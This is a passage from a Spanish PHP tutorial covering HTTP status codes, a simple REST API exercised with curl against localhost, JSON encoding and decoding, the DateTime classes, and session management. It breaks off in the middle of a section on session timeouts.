El ***body*** puede contener datos en cualquier formato, y aquí es donde se puede ver el poder de **HTTP**. Se pueden enviar textos, imágenes, HTML y XML en cualquier idioma. A través de los **metadatos del request de diferentes URLs**, se puede elegir entre diferentes representaciones del mismo *resource*. Por ejemplo se puede enviar una página web a los navegadores y un JSON a las aplicaciones.

La **respuesta HTTP** debería especificar el ***content type*** del ***body***. Esto se realiza en el header, en el campo Content-Type:

```
Content/Type: application/json
```

Por simplicidad, en el ejemplo de este artículo sólo envía y recibe **JSON**, pero la aplicación debería estar estructurada de forma que sea posible cambiar el formato de los datos para ajustarlo a **plataformas** diferentes o a la **preferencia de los clientes**.

5. Librerías HTTP client

Para **experimentar con los diferentes métodos *request***, es necesario un cliente que permita especificar que método usar. Los formularios HTML sólo permiten hacer GET y POST requests, por lo que no sirven para probar los métodos. En un entorno real se accede a las APIs de forma programada a través de una aplicación cliente separada, o a través de **JavaScript** en el navegador.

Esta es la razón por la que, además de conocer el lado del **servidor HTTP**, es esencial tener un conocimiento de las **capacidades del cliente HTTP** en el lenguaje que se vaya a utilizar.

Una librería HTTP client muy popular es cURL. Además de proporcionar una herramienta en la línea de comandos, se puede usar en diferentes lenguajes, y suele ser la opción elegida entre los **desarrolladores PHP**. Otros lenguajes como **Python** ofrecen **librerías HTTP client nativas**.

6. Códigos de respuesta

La función *header()* envía los **headers HTTP** y asegura que estén formateados adecuadamente. Los headers han de ser lo primero en el response, no se ha de escribir nada antes de un header. A veces el HTTP server puede estar configurado para incluir otros headers además de los que se puedan especificar en el código.

Los headers contienen todo tipo de metadatos, como la codificación de texto utilizada en el mensaje del body, o el MIME type del contenido del body. En este caso estamos especificando explícitamente los códigos de respuesta HTTP. Los códigos de respuesta estandarizan una forma de informar al cliente acerca del resultado de su ***request***. Por defecto, PHP devuelve un código de respuesta 200, que significa que ha sido satisfactoria.

El servidor debe enviar el **código de respuesta HTTP más apropiado**. De esta forma el cliente puede intentar reparar sus errores, suponiendo que haya alguno.

El significado de un código de respuesta HTTP no es muy preciso, por eso HTTP es considerado algo genérico, pero se debe intentar usar el código de respuesta que más concuerde con la situación.

Los códigos de respuesta más comúnmente utilizados con REST son:

- **200 OK**. Satisfactoria.
- **201 Created**. Un *resource* se ha creado. Respuesta satisfactoria a un *request* POST o PUT.
- **400 Bad Request**. El *request* tiene algún error, por ejemplo cuando los datos proporcionados en POST o PUT no pasan la validación.
- **401 Unauthorized**. Es necesario identificarse primero.
- **404 Not Found**. Esta respuesta indica que el ***resource*** requerido no se puede encontrar (La URL no se corresponde con un *resource*).
- **405 Method Not Allowed**. El **método HTTP** utilizado no es soportado por este *resource*.
- **409 Conflict**. Conflicto, por ejemplo cuando se usa un PUT request para crear el mismo resource dos veces.
- **500 Internal Server Error**. Un error 500 suele ser un error inesperado en el servidor.

7. Ejemplo de aplicación en REST

Este ejemplo de aplicación en **REST** es muy sencillo, en un servidor con **PHP5** (versión mínima 5.2 para las funciones *json_encode()* y *json_decode()*).

El servidor es **Apache** (aunque puede elegirse otro), y se ha de tener activado *mod_rewrite*, además de implementar una configuración que podrá incluirse en el archivo de configuración o mediante *.htaccess*. De esta forma el archivo *server.php* responderá a todos los *requests* que vengan del servidor.

Todos los *requests* de las URL que comienzan con /clients/ deben ir enrutadas en el archivo *server.php*.

Funcionamiento de la aplicación

La aplicación se encuentra en un archivo *server.php*, tan sólo es una clase con 8 métodos y un array. También se incluye la **configuración de Apache** en un archivo *apache.conf*. Se puede descargar de aquí. El archivo de configuración sólo es un redirect de la home a *server.php*, que puede también configurarse con un archivo *.htaccess*. En el enlace de descarga el archivo de configuración son dos líneas, pero no funcionará a no ser que lo cambies por esto:

```
RewriteEngine On
RewriteBase /
options +FollowSymLinks
RewriteCond %{REQUEST_FILENAME} !-f
RewriteRule .* server.php/$0 [L]
```

Existen dos aspectos fundamentales para procesar los requests de forma **REST**. El primero es iniciar un proceso diferente en función del **método HTTP**, incluso cuando las URLs son las mismas. En **PHP** está el array global **$_SERVER**, que determina que método se ha utilizado para el request.

```
$_SERVER['REQUEST_METHOD']
```

Esta variable contiene el nombre del método en un string, ya sea GET, PUT...

La otra clave es saber que URL se ha solicitado. Para ello se utiliza otra variable:

```
$_SERVER['REQUEST_URI']
```

Esta variable contiene la URL desde la primera /. Si el host es 'ejemplo.com', 'http://ejemplo.com/' devolverá '/', y 'http://ejemplo.com/prueba/' devolverá '/prueba/'.

Primero se averigua **que URL ha sido solicitada**, considerando sólo las URL que empiezan con *clients*.

```
$resource = array_shift($paths);
if($resource == 'clients'){
    $name = array_shift($paths);
    if(empty($name)){
        $this->handle_base($method);
    } else {
        $this->handle_name($method, $name);
    }
} else {
    // Sólo se aceptan resources desde 'clients'
    header('HTTP/1.1 404 Not Found');
}
```

Sólo hay dos posibilidades:

1. Si el resource es *clients*, se devuelve una lista de los clientes.
2. Si se proporciona un identificador más, se supone que es el **nombre del cliente**, por lo que se envía a una función en concreto **dependiendo del método HTTP**. Para ello utilizamos un switch (que no se recomienda en una aplicación real):

```
switch($method){
    case 'PUT':
        $this->create_contact($name);
        break;
    case 'DELETE':
        $this->delete_contact($name);
        break;
    case 'GET':
        $this->display_contact($name);
        break;
    default:
        header('HTTP/1.1 405 Method not allowed');
        header('Allow: GET, PUT, DELETE');
        break;
}
```

Utilizando la aplicación

Empleamos **cURL** para todas las operaciones.

Si queremos los **detalles del cliente** 'jim', enviamos un GET request a la URL de este *resource*:

```
curl -v http://localhost:80/clients/jim
```

Esto mostrará los *headers*. La última línea de respuesta será el *body*. En este caso será en **JSON** que contiene la dirección de Jim.

Para **obtener la información de todos los clientes** de vez:

```
curl -v http://localhost:80/clients/
```

Para **crear un nuevo cliente** Marta:

```
curl -v -X PUT http://localhost:80/clients/marta -d '{"address":"Calle Hispanidad" }
```

Y finalmente para **eliminar un cliente**:

```
curl -v -X DELETE http://localhost:80/clients/anne
```

Si se solicita un cliente que no existe, devuelte un **error 404**, en cambio, si se intenta crear un cliente que ya existe devolverá un **error 409**.

Conclusión

HTTP se creó para la comunicación entre sistemas que no comparten nada mas que un entendimiento del **protocolo**. En general, cuantas menos suposiciones se hagan en relación a HTTP, mejor, será más probable que otros programas y APIs puedan acceder a la aplicación.

8. JSON

JSON (*JavaScript Object Notation*) es un formato de intercambio de datos ligero y a la vez legible para humanos (como XML pero sin el marcado). Su sintaxis es un subconjunto del lenguaje **JavaScript** que fue estandarizado en 1999.

Lo bueno de JSON es que **se puede manejar de forma nativa en JavaScript**, por lo que actúa como un pegamento entre el servidor y la aplicación del lado del cliente. Además, como sintácticamente es muy simple, se tienen que transmitir menos **bytes** en cada transacción. En **aplicaciones modernas JSON** ha sustituído en bastantes situaciones a XML, y **frameworks** del lado del cliente como *backbone.js* lo utilizan mucho en sus estructuras.

Indice de contenido

1. Introducción a JSON
2. Codificar JSON en PHP
3. Decodificar JSON en PHP
4. Manejo de errores y testing

1. Introducción a JSON

Al ser **JSON** un subconjunto del lenguaje **JavaScript**, comparte algunas construcciones del lenguaje. En JSON se pueden guardar combinaciones desordenadas de ***keys*** y ***values*** en objetos o utilizar ***arrays*** para preservar el orden de los valores. Esto lo hace fácil de analizar y de leer, pero también tiene algunas limitaciones. Ya que JSON sólo define una cantidad pequeña de ***data types***, no se pueden transmitir tipos como **fechas** de forma nativa (se puede, pero es necesario transformarlos en un *string* o en un *unix timestamp* como un integer).

Los **datatypes** que soporta **JSON** son: *strings*, *números*, *booleanos* y *null*, además de soportar objetos y arrays como valores.

```
{
  "titulo": "Este es un artículo",
  "visitas": 345,
  "publicado": true,
  "categoria": null,
  "comentarios": [
    {
      "autor": "Luisa López",
      "mensaje": "Muy buen artículo"
    },
    {
      "autor": "Carlos Pérez",
      "mensaje": "Artículo muy malo"
    }
  ]
}
```

El ejemplo anterior contiene más o menos todas las **posibilidades de JSON**. Es necesario asegurarse de que el documento **JSON está codificado en UTF-8**, lo haremos después con PHP. Se desarrolló también BSON (Binary JSON), diseñado para ser más eficiente y proveer características como soporte de fechas. BSON se utiliza por ejemplo en MongoDB.

Ya que **PHP tiene un manejo de tipos bastante más extenso que JSON**, es necesario codificar y decodificar de forma adecuada los documentos JSON en PHP con las modificaciones pertinentes. Por ejemplo si queremos transportar objetos fecha, hay que elegir entre enviar un unix timestamp o preformatear la fecha en un *string* con alguna función como *strftime()*.

2. Codificar JSON en PHP

Con json_encode se puede traducir cualquier cosa codificada en **UTF-8** (salvo ***resources***) de PHP a un *string* JSON. Todo salvo *arrays* puros (éstos en PHP son arrays con un index numérico y ordenado) se convierte en un **objeto** con *keys* y *values*.

```
json_encode (mixed $value, int $options = 0);
```

Las opciones *$options* son un **bitmask**, que permite cambiar la forma en que se codifican los datos. En los siguientes ejemplos no lo vamos a emplear, por lo que se utilizan los valores por defecto.

Empezando con los **tipos básicos**:

```
json_encode(array("Oso", "Perro", "Gato"));
// Devuelve: ["Oso", "Perro", "Gato"];
json_encode(array(2=>"dos", 10=>"diez"));
// Devuelve {"2":"dos", "10"=>"diez"}
json_encode(array("Oso"=> true, "Gato"=>null));
// Devuelve: {"Oso":true, "Gato":null}
```

Cómo se traducen los *arrays* depende del index que se utilice. Puede verse que *json_encode()* traduce los tipos correctamente en el caso de ***booleano*** y ***null***.

```php
class Usuario {
    public $nombre = "";
    public $apellido = "";
    public $fechaNacimiento = "";
}
$usuario = new Usuario;
$usuario->nombre = "Angelina";
$usuario->apellido = "Jolie";
json_encode($usuario);
// Devuelve: {"nombre": "Angelina", "apellido": "Jolie"}
$usuario->fechaNacimiento = new DateTime();
json_encode($usuario);
/*
Devuelve:
{
    "nombre":"Angelina",
    "apellido":"Jolie",
    "fechaNacimiento":{
        "date":"2015-10-10 10:31:22",
        "timezone_type":3,
        "timezone":"Europe\/Berlin"
    }
}
*/
```

Los objetos se inspeccionan y sus atributos públicos se convierten. Esto ocurre de forma recursiva, por lo que en el ejemplo anterior los atributos del objeto DateTime también se traducen en JSON. Esta es una forma de transmitir fácilmente fechas en JSON, el lado del cliente podrá tomar el **tiempo real** y el **timezone**.

```php
class Usuario {
    // Nombre publico, apellido vacío y fecha de nacimiento sin establecer
    public $nombre = "Angelina";
    public $apellido = "";
    public $fechaNacimiento;
    // Direccion protected
    protected $direccion = "Calle Hispanidad";
    // Pais private
    private $pais = "Mexico";
    // Funcion closure
    public $funcion;
    // Constructor
    public function __construct(){
        $this->funcion = function(){
            return "Hey!";
        };
    }
}
$usuario = new Usuario;
var_dump(json_encode($usuario));
/*
Devuelve:
string '{"nombre":"Angelina","apellido":"","fechaNacimiento":null,"funcion":{}}'
*/
```

Se puede comprobar que sólo se utilizan los atributos públicos, variables no iniciadas se traducen en *null* y los *closures* de un atributo público se codifican como un **objeto vacío**.

El bitmask $option

Los **bitmasks** se utilizan para establecer ciertas banderas **On** y **Off** en una llamada a una función. Si quieres establecer una opción, simplemente añade la constante como argumento. Si quieres combinar dos o más opciones, combínalas con el operador **||** o **OR**.

```php
json_encode(array("Braveheart", "1995"), JSON_NUMERIC_CHECK | JSON_FORCE_OBJECT);
// Devuelve: {"0": "Braveheart", "1": 1995}
```

JSON_FORCE_OBJECT fuerza el array a ser traducido en un objeto y **JSON_NUMERIC_CHECK** convierte números dentro de strings en números. La lista de bitmasks es esta. Muchos de ellos sirven para tratar con caracteres como <, >, & o "". También hay una constante que sirve para ver los resultados más claros con espacios en blanco, **JSON_PRETTY_PRINT** (no recomendable en producción ya que añade caracteres innecesarios).

3. Decodificar JSON en PHP

Decodificar JSON en PHP es tan sencillo como codificar. PHP proporciona la función *json_decode* se encarga de ello. Simplemente pasando un **string JSON válido** en el método se obtiene un objeto **stdClass**.

```
$string = '{"nombre": "Angelina", "apellido": "Jolie"}';
$resultado = json_decode($string);
// Vemos el resultado de la decodificación:
var_dump($resultado);
/*
* object(stdClass)[3]
  public 'nombre' => string 'Angelina' (length=8)
  public 'apellido' => string 'Jolie' (length=5)
*/
echo $resultado->nombre; // Angelina
echo $resultado->apellido; // Jolie
```

Si lo que quieres es obtener un ***array asociativo***, simplemente hay que poner un segundo parámetro como *true*:

```
$string = '{"nombre": "Angelina", "apellido": "Jolie"}';
$resultado = json_decode($string, true);
// Vemos el resultado de la decodificación:
var_dump($resultado);
/*
* array (size=2)
  'nombre' => string 'Angelina' (length=8)
  'apellido' => string 'Jolie' (length=5)
*/
echo $resultado['nombre']; // Angelina
echo $resultado['apellido']; // Jolie
```

Si se espera un **archivo JSON muy extenso**, se puede limitar la **profundidad de recursión** a un nivel determinado. La función devolverá null y dejará de analizar si el documento es más profundo que el nivel marcado:

```
$string = '{"nombre": {"Angelina": {"apellido": "Jolie"}}}';
$resultado = json_decode($string, true, 2);
// Vemos el resultado de la decodificación:
var_dump($resultado); // Devuelve: null
```

El último argumento funciona de la misma forma que en *json_encode*, pero sólo está la opción de **JSON_BIGINT_AS_STRING**, que convierte bigints en strings.

4. Manejo de errores y testing

Si el **valor JSON** no se ha podido analizar o la profundidad de recursión es mayor de la indicada (como en el ejemplo anterior), se obtiene null de json_decode. Esto significa que no surge ninguna excepción directamente de *json_encode* o *json_decode*.

Para el manejo de errores de emplea la función *json_last_error*, que devuelve un integer con un código de error que puede ser uno de los siguientes:

- **JSON_ERROR_NONE**: No ha habido ningún error.
- **JSON_ERROR_DEPTH**: El máximo nivel de profundidad se ha excedido.
- **JSON_ERROR_STATE_MISMATCH**: JSON inválido o mal formado.
- **JSON_ERROR_CTRL_CHAR**: Error de control de caracteres, posiblemente incorrectamente codificado.
- **JSON_ERROR_SYNTAX**: Error de sintaxis.
- **JSON_ERROR_UTF8**: Caracteres UTF-8 mal formados, posiblemente incorrectamente codificado.

Con dicha información se puede escribir un **método *helper*** que proporciona una descripción cuando ocurre un error:

```
class JsonHandler
{
    // Array con los mensajes de error
    protected static $mensajes = array(
        JSON_ERROR_NONE           => 'No ha habido ningún error',
        JSON_ERROR_DEPTH          => 'Se ha alcanzado el máximo nivel de profundidad',
        JSON_ERROR_STATE_MISMATCH => 'JSON inválido o mal formado',
        JSON_ERROR_CTRL_CHAR      => 'Error de control de caracteres, posiblemente incor
rectamente codificado',
        JSON_ERROR_SYNTAX         => 'Error de sintaxis',
        JSON_ERROR_UTF8           => 'Caracteres UTF-8 mal formados, posiblemente incorr
ectamente codificado'
    );
    // Codificar
    public static function encode($value, $options = 0){
        $result = json_encode($value, $options);
        if ($result) {
            return $result;
        }
        throw new RuntimeException(static::$mensajes[json_last_error()]);
    }
    // Decodificar
    public static function decode($json, $assoc = false){
        $result = json_decode($json, $assoc);
        if ($result) {
            return $result;
        }
        throw new RuntimeException(static::$mensajes[json_last_error()]);
    }
}
```

Ahora podemos utilizar la clase:

```
$string = '{"nombre}}';
$resultado = JsonHandler::decode($string);
var_dump($resultado);
// Devuelve: Fatal error: Uncaught exception 'RuntimeException' with message 'Error de s
intaxis'
```

9. DateTime

La **extensión DateTime de PHP** es un conjunto de clases que permiten lidiar con todas las tareas relacionadas con las fechas y las horas. Está disponible desde **PHP 5.2** e introdujo una serie de clases que se pueden esquematizar de la siguiente forma:

- Una **fecha** o una **hora** se representa con el objeto **DateTime**.
- Un **timezone** se representa por el objeto **DateTimeZone**.
- Un **intervalo** se representa con el objeto **DateInterval**. No se basa en una fecha u hora específicos, simplemente especifica un intervalo, por ejemplo de tres días.
- Un **periodo** entre dos fechas se representa por el objeto **DatePeriod**.

Indice de contenido

1. Formatos de fecha y hora
2. Mostrar fechas en español
3. DateTime
4. DateTimeZone
5. DatePeriod

1. Formatos de fecha y hora

La tabla entera con los **formatos de fecha y hora disponibles** se pueden ver en la tabla de la función date(). Aquí van algunos de ellos:

Formato de carácter	Descripción	Valores devueltos
Dia		
d	Día del mes, dos dígitos con ceros iniciales	01 a 31
D	Representación textual de un día en tres letras	Mon hasta Sun
j	Día del mes sin ceros iniciales	1 a 31
l (l minúscula)	Representación textual del día de la semana	Sunday hasta Saturday
z	Día del año comenzando de 0	0 hasta 365
Semana		
W	Número de semana del año (las semanas comenzando en lunes)	0 a ~52
Mes		
m	Mes del año, dos dígitos con ceros iniciales	01 a 12
M	Representación textual de un mes en tres letras	Jan hasta Dec
n	Mes del año sin ceros iniciales	1 a 12
F	Representación textual completa de un mes	January hasta December
t	Número de días del mes dado	28 a 31
Año		
Y	Año con cuatro dígitos	1999, 2004, 2014...
y	Año con dos dígitos	99, 04, 14...
Hora		
g	Formato de 12 horas sin ceros iniciales	1 a 12
G	Formato de 24 horas sin ceros iniciales	0 a 23
h	Formato de 12 horas con ceros iniciales	01 a 12
H	Formato de 24 horas con ceros iniciales	00 a 23
i	Minutos con ceros iniciales	00 a 59
s	Segundos, con ceros iniciales	00 a 59
u	Microsegundos	645127

2. Mostrar fechas en español

La función *setlocale()* permite indicar la configuración regional para determinadas tareas:

```
string setlocale (int $category, string $locale [, string $...]
```

$category es una constante que especifica las funciones que se verán afectadas:

- **LC_ALL** todas las siguientes
- **LC_COLLATE** para comparación de strings
- **LC_CTYPE** para clasificación y conversión de caracteres
- **LC_MONETARY** para aspectos relacionados con la moneda
- **LC_NUMERIC** separador decimal y signos
- **LC_TIME** formato de fecha y hora
- **LC_MESSAGES** para las respuestas del sistema

$locale establece el localismo con el que se quiere trabajar es_ES, es_MX, es_PE, es_RA...

Hay que tener en cuenta que dependiendo del servidor o el sistema de bases de datos pueden surgir algunos resultados inesperados, por lo que siempre hay que ir realizando pruebas para ver los resultados.

La función *strftime()* se utiliza para obtener un string expresado en el lenguaje de la configuración local:

```
string strftime (string $format [, int $timestamp = time() ])
```

Los nombres del mes, del día de la semana y demás strings traducibles se mostrarán según lo indicado en el servidor o en *setlocale()*.

La tabla de formatos disponibles para esta función es parecido a la **tabla de formatos para fecha y hora**:

Formato de carácter	Descripción	Valores devueltos
Dia		
%d	Día del mes, dos dígitos con ceros iniciales	01 a 31
%a	Representación textual de un día en tres letras	dom hasta sáb
%e	Día del mes sin ceros iniciales	1 a 31
%A	Representación textual del día de la semana	domingo hasta sábado
%j	Día del año, tres dígitos con ceros iniciales	001 hasta 365
Semana		
%W	Número de semana del año (las semanas comenzando en lunes)	0 a ~52
Mes		
%m	Mes del año, dos dígitos con ceros iniciales	01 a 12
%b	Representación textual de un mes en tres letras	ene hasta dic
%B	Representación textual completa de un mes	enero hasta diciembre
Año		
%Y	Año con cuatro dígitos	1999, 2004, 2014...
%y	Año con dos dígitos	99, 04, 14...
Hora		
%l (l minúscula)	Formato de 12 horas sin ceros iniciales	1 a 12
%k	Formato de 24 horas sin ceros iniciales	0 a 23
%I	Formato de 12 horas con ceros iniciales	01 a 12
%H	Formato de 24 horas con ceros iniciales	00 a 23

%M	Minutos con ceros iniciales	00 a 59
%S	Segundos, con ceros iniciales	00 a 59
u	Microsegundos	645127

Por último, la función *date_default_timezone_set()* establece la zona horaria predeterminada usada por **todas** las funciones de fecha y hora en un **script**:

```
bool date_default_timezone_set (string $timezone_identifier )
```

Y para comprobar cual es el **formato la configuración actual del servidor**: *date_default_timezone_get()*.

Con la configuración adecuada pueden obtenerse los formatos de fecha y hora que deseemos:

```
setlocale(LC_ALL, 'es_ES');
$fecha = strftime("Hoy es %A día %d de %B");
echo $fecha; // Devuelve: Hoy es viernes día 06 de noviembre
// Ahora establecemos una fecha cualquiera:
$date = new Datetime("2014-6-7");
$fecha = strftime("La fecha es del año %y y su mes es %B", $date->getTimestamp());
var_dump($fecha); // Devuelve: La fecha es del año 14 y su mes es junio
```

3. DateTime

Cuando se quiere **mostrar una fecha** se puede utilizar sencillamente *date()*, pasando el **formato de fecha** que se quiera mostrar. Pero la función es algo engorrosa de manipular, especialmente para formatear fechas y horas según un **timezone**.

La clase **DateTime** no sólo devuelve fechas formateadas, sino que permite personalizarlas fácilmente:

```
$date = new DateTime();
```

El **constructor de DateTime** acepta un parámetro *string* que por defecto es "*now*", la **fecha y hora actuales**. Para crear un objeto con la fecha específica, se han de incluir la fecha y la hora específicas:

```
$date = new DateTime('2015, May 12');
var_dump($date);
/* Se crea un objeto con tres propiedades:
* object(DateTime)[1]
  public 'date' => string '2015-05-21 20:15:00.000000' (length=26)
  public 'timezone_type' => int 3
  public 'timezone' => string 'Europe/Madrid' (length=13)
*/
// Fecha en formato con guiones
$date = new DateTime('2015-06-19'); // Fecha marcada, hora 00:00:00
// Número de días
$date = new DateTime('+10 days'); // 10 días posteriores misma hora
// Fecha en palabra
$date = new DateTime('Yesterday'); // Fecha de ayer, hora 00:00:00
```

Si **PHP no entiende el formato recibido**, lanzará una excepción. Todos los formatos se pueden ver aquí.

Si no hay un formato que se adapte a unas necesidades específicas, se puede utilizar *DateTime::createFromFormat()* para especificar un formato propio:

```
public static DateTime datetime::createFromFormat (string $format, string $time [, DateTimeZone $timezone ])
```

Devuelve un objeto **DateTime**, *$format* es el formato en el que debe estar el string que se proporciona con *$time*.

```
$date = DateTime::createFromFormat('d-M-y', '02-Jan-15');
var_dump($date);
/*
* object(DateTime)[1]
  public 'date' => string '2015-01-02 13:07:36.000000' (length=26)
  public 'timezone_type' => int 3
  public 'timezone' => string 'Europe/Madrid' (length=13)
*/
```

Una vez que tenemos un objeto DateTime, podemos trabajar con la fecha:

```
$date = new DateTime();
$date->getTimestamp();// Devuelve el timestamp, por ejemplo: 1446811771
$date->setDate(2015, 10, 10); // Establecer fecha específica
$date->modify('tomorrow'); // Establecer fecha con palabras
$date->setTimestamp(1446811771); // Establece un timestamp
```

Cuando se establecen fechas u horas que se pasan de rango, PHP las modificará. Por ejemplo, si establecemos el número de día 35 con *$date->setDate(2015, 12, 35)*, generará 2016-01-04, y lo mismo ocurrirá con las horas.

Trabajar con múltiples fechas

Si por ejemplo queremos comparar dos fechas concretas:

```
$maria = new DateTime('1985-4-5');
$carlos = new DateTime('1982-08-15');
if ($maria > $carlos){
    echo "María es más joven que Carlos";
} else {
    echo "María es más mayor que Calos";
}
```

También podemos hacer una comparación con el método *diff()*, que devolverá un objeto **DateInterval**:

```
$diferencia = $maria->diff($carlos);
echo "María y Carlos se llevan {$diferencia->y} años y $diferencia->m meses de diferenci
a";
// El objeto completo:
var_dump($diferencia);
/*
* object(DateInterval)[4]
  public 'y' => int 2
  public 'm' => int 7
  public 'd' => int 21
  public 'h' => int 0
  public 'i' => int 0
  public 's' => int 0
  public 'weekday' => int 0
  public 'weekday_behavior' => int 0
  public 'first_last_day_of' => int 0
  public 'invert' => int 1
  public 'days' => int 964
  public 'special_type' => int 0
  public 'special_amount' => int 0
  public 'have_weekday_relative' => int 0
  public 'have_special_relative' => int 0
*/
```

También puede especificarse el formato partiendo del objeto **DateInterval**:

```
echo $diferencia->format("María y Carlos se llevan %Y años y %m meses de diferencia");
```

Con **DateInterval** también es posible añadir el intervalo a otro objeto **DateTime**:

```
// Obtenemos la diferencia de edad:
$diferencia = $maria->diff($carlos);
// Si a María le sumamos esa diferencia de edad:
$maria->add($diferencia); // Ahora $maria tiene la misma edad que $carlos
```

Puede comprobarse que esta modificación no ha creado un nuevo objeto DateTime sino que ha modificado el anterior.

Los objetos **DateInterval** también pueden crearse sin tener que utilizar *diff()* en un DateTime:

```
$intervalo = new DateInterval('P2M2D');
var_dump($intervalo);
/*
* object(DateInterval)[5]
  public 'y' => int 0
  public 'm' => int 2
  public 'd' => int 2
  public 'h' => int 0
  public 'i' => int 0
  public 's' => int 0
  public 'weekday' => int 0
  public 'weekday_behavior' => int 0
  public 'first_last_day_of' => int 0
  public 'invert' => int 0
  public 'days' => boolean false
  public 'special_type' => int 0
  public 'special_amount' => int 0
  public 'have_weekday_relative' => int 0
  public 'have_special_relative' => int 0
*/
```

El periodo del intervalo se especifica con una P seguido de Y, M, D, W, H, M o S, siendo años, meses, días, semanas, horas, minutos y segundos respectivamente, puede verse mejor en la documentación.

4. DateTimeZone

Cuando se crean **objetos DateTime**, el segundo argumento del constructor define el ***timezone***. Si no establecemos este argumento, un timezone por defecto se obtendrá de la configuración en php.ini de ***date.timezone***. Ya hemos explicado que este valor puede modificarse con la función *date_default_timezone_set()*.

Los timezones válidos pueden verse aquí.

Esto también puede realizarse con el objeto **DateTimeZone**:

```
$carlos = new DateTime('1982-08-15 15:23:48');
var_dump($carlos);
/*
* object(DateTime)[3]
  public 'date' => string '1982-08-15 15:23:48.000000' (length=26)
  public 'timezone_type' => int 3
  public 'timezone' => string 'Europe/Madrid' (length=13)
*/
$timezone = new DateTimeZone('America/Bogota');
$carlos->setTimezone($timezone);
var_dump($carlos);
/*
* object(DateTime)[3]
  public 'date' => string '1982-08-15 08:23:48.000000' (length=26)
  public 'timezone_type' => int 3
  public 'timezone' => string 'America/Bogota' (length=14)
*/
// También puede crearse un DateTime y asignarle el timezone en la creación
$maria = new DateTime('1985-4-5 09:12:43', $timezone);
```

Nótese que **setTimezone** modifica el objeto original DateTime.

5. DatePeriod

Un **DatePeriod** permite la **iteración sobre un conjunto de fechas y horas** mediante la repetición de **intervalos regulares** sobre un **periodo determinado**.

La clase **DatePeriod** nos permite generar un conjunto de **DateTimes** utilizando dos días que definimos entre un **intervalo**. Le pasamos una **fecha de inicio**, un **intervalo** y una **fecha fin**. En cada intervalo se crea un nuevo objeto **DateTime**.

```
// Este es el día de nacimiento de María
$maria = new DateTime('1985-4-5');
// Creamos un intervalo de un año
$intervalo = new DateInterval('P1Y');
// Creamos un periodo:
$periodo = new DatePeriod($maria, $intervalo, new DateTime());
// Vamos a ver el día de la semana que cumplió años en cada año hasta hoy
foreach($periodo as $sem){
  echo $sem->format('Y-m-d - D') . "<br>";
}
/*
* Devuelve:
1985-04-05 - Fri
1986-04-05 - Sat
1987-04-05 - Sun
1988-04-05 - Tue
1989-04-05 - Wed
...
*/
```

También podemos **saltarnos el primer dato**, el de la fecha de inicio del periodo, estableciendo el **cuarto argumento del constructor**:

```
$periodo = new DatePeriod($maria, $intervalo, new DateTime(), DatePeriod::EXCLUDE_START_
DATE);
```

Podemos por ejemplo calcular así el número de cumpleaños celebrados hasta hoy:

```
$carlos = new DateTime('1982-08-15');
$intervalo = new DateInterval('P1Y');
$periodo = new DatePeriod($carlos, $intervalo, new DateTime(), DatePeriod::EXCLUDE_START
_DATE);
echo iterator_count($periodo); // 33 cumpleaños ha celebrado Carlos
```

Conclusión

Es frecuente extender la **clase DateTime** con un método mágico __toString() para imprimir adecuadamente un **objeto DateTime** sin tener que llamar a format.

La clase DateTime es mucho más extensa, y se pueden hacer más combinaciones con el resto de clases disponibles que se pueden ver en la documentación.

11. Web features

1. Sesiones

$_SESSION es un ***array*** especial utilizado para guardar información a través de los *requests* que un usuario hace durante su visita a un sitio web o aplicación. La información guardada en una sesión puede llamarse en cualquier momento mientras la sesión esté abierta.

A cada usuario que accede a la aplicación e inicia sesión se le asigna un ***session ID* único**, y es lo que le permite identificar la sesión y que esté disponible para ese usuario en concreto. La forma más segura de manejar sesiones es almacenando en el cliente sólo esta session ID, y cualquier información de la sesión guardarla en el lado del servidor.

Indice de contenido

1. Iniciar una sesión
2. Cerrar una sesión
3. Seguridad en las sesiones

1. Iniciar una sesión

Antes de **guardar cualquier información en una sesión** es necesario **iniciar el manejo se la sesión** (*session handling*). Esto se hace al principio del código PHP, y debe hacerse antes de que que cualquier texto, HTML o JavaScript se envíe al navegador. Para comenzar la sesión tan sólo hay que utilizar la función *session_start()*, vamos a iniciarla en un archivo llamado *primero.php*:

```
// Comiendo de la sesión
session_start();
// Guardar datos de sesión
$_SESSION["usuario"] = "Peter";

echo "Sesión iniciada y establecido nombre de usuario!" . "<br>";
?>
<a href="segundo.php">Segundo!</a>
```

La función *sesión_start()* inicia la sesión entre el **usuario** y el **servidor**, y permite a los valores guardados en **$_SESSION** ser accesibles después.

En un segundo archivo, llamado *segundo.php*, llamamos de nuevo a *session_start()*, que lo que hace es mantener la sesión, y entonces podemos devolver los valores que habíamos guardado en el primer archivo:

```
// Continuamos la sesión
session_start();
// Devolver los valores de sesión
echo "Nombre de usuario: " . $_SESSION["usuario"];
```

Este ejemplo es muy sencillo, simplemente permite entender el concepto de sesión. En el primer archivo hemos asignado el *value* "Peter" la *key* "usuario" del array $_SESSION. En el segundo archivo hemos devuelto ese dato utilizando el *key*. $_SESSION permite guardar y devolver información entre los requests de la sesión activa de un usuario.

2. Cerrar una sesión

Tan importante es iniciar una sesión como cerrarla. Incluso cuando realmente una sesión es sólo una forma temporal de almacenar datos, es importante **limpiarla después para asegurar la máxima seguridad** especialmente cuando se trata con información personal.

Para **eliminar un valor de sesión** simplemente se utiliza *unset()*:

```
session_start();
// Eliminar el nombre de usuario:
unset($_SESSION["usuario"]);
```

Para **desvincular todos los valores de sesión de vez** se puede emplear *session_unset()*:

```
session_start();
// Eliminar todas las sesiones:
session_unset();
```

Ambas acciones anteriores sólo afectan a los valores guardados en la sesión, no a la propia sesión. Todavía se pueden guardar nuevos valores en $_SESSION. Si se quiere **dejar de utilizar por completo la sesión**, por ejemplo cuando el usuario hace **log out**, se utiliza *session_destroy()*:

```
session_start();
// Terminar la sesión:
session_destroy();
```

Es muy recomendable que **cuando ya no se necesite la sesión se destruya** con *session_destroy()*, en vez de **desvincular el valor de sus valores** con *session_unset()*. Si sólo se desvinculan los valores la sesión permanecerá activa, lo que deja la puerta abierta a intrusos.

3. Seguridad en las sesiones

A pesar de su simplicidad, hay en determinadas ocasiones que el uso de sesiones puede salir mal. En esta sección se muestran algunas **técnicas sencillas para evitar riesgos con las sesiones**:

- **Sessión Time-Outs**. Establecer un tiempo de vida a las sesiones es algo importante para lidiar con las sesiones de usuarios en aplicaciones. Si un usuario inicia sesión en un lugar y se olvida de cerrarla, otros pueden continuar con la misma, por eso es mejor establecer un tiempo máximo de sesión:

  ```
  session_start();
  // Establecer tiempo de vida de la sesión en segundos
  $inactividad = 600;
  // Comprobar si $_SESSION["timeout"] está establecida
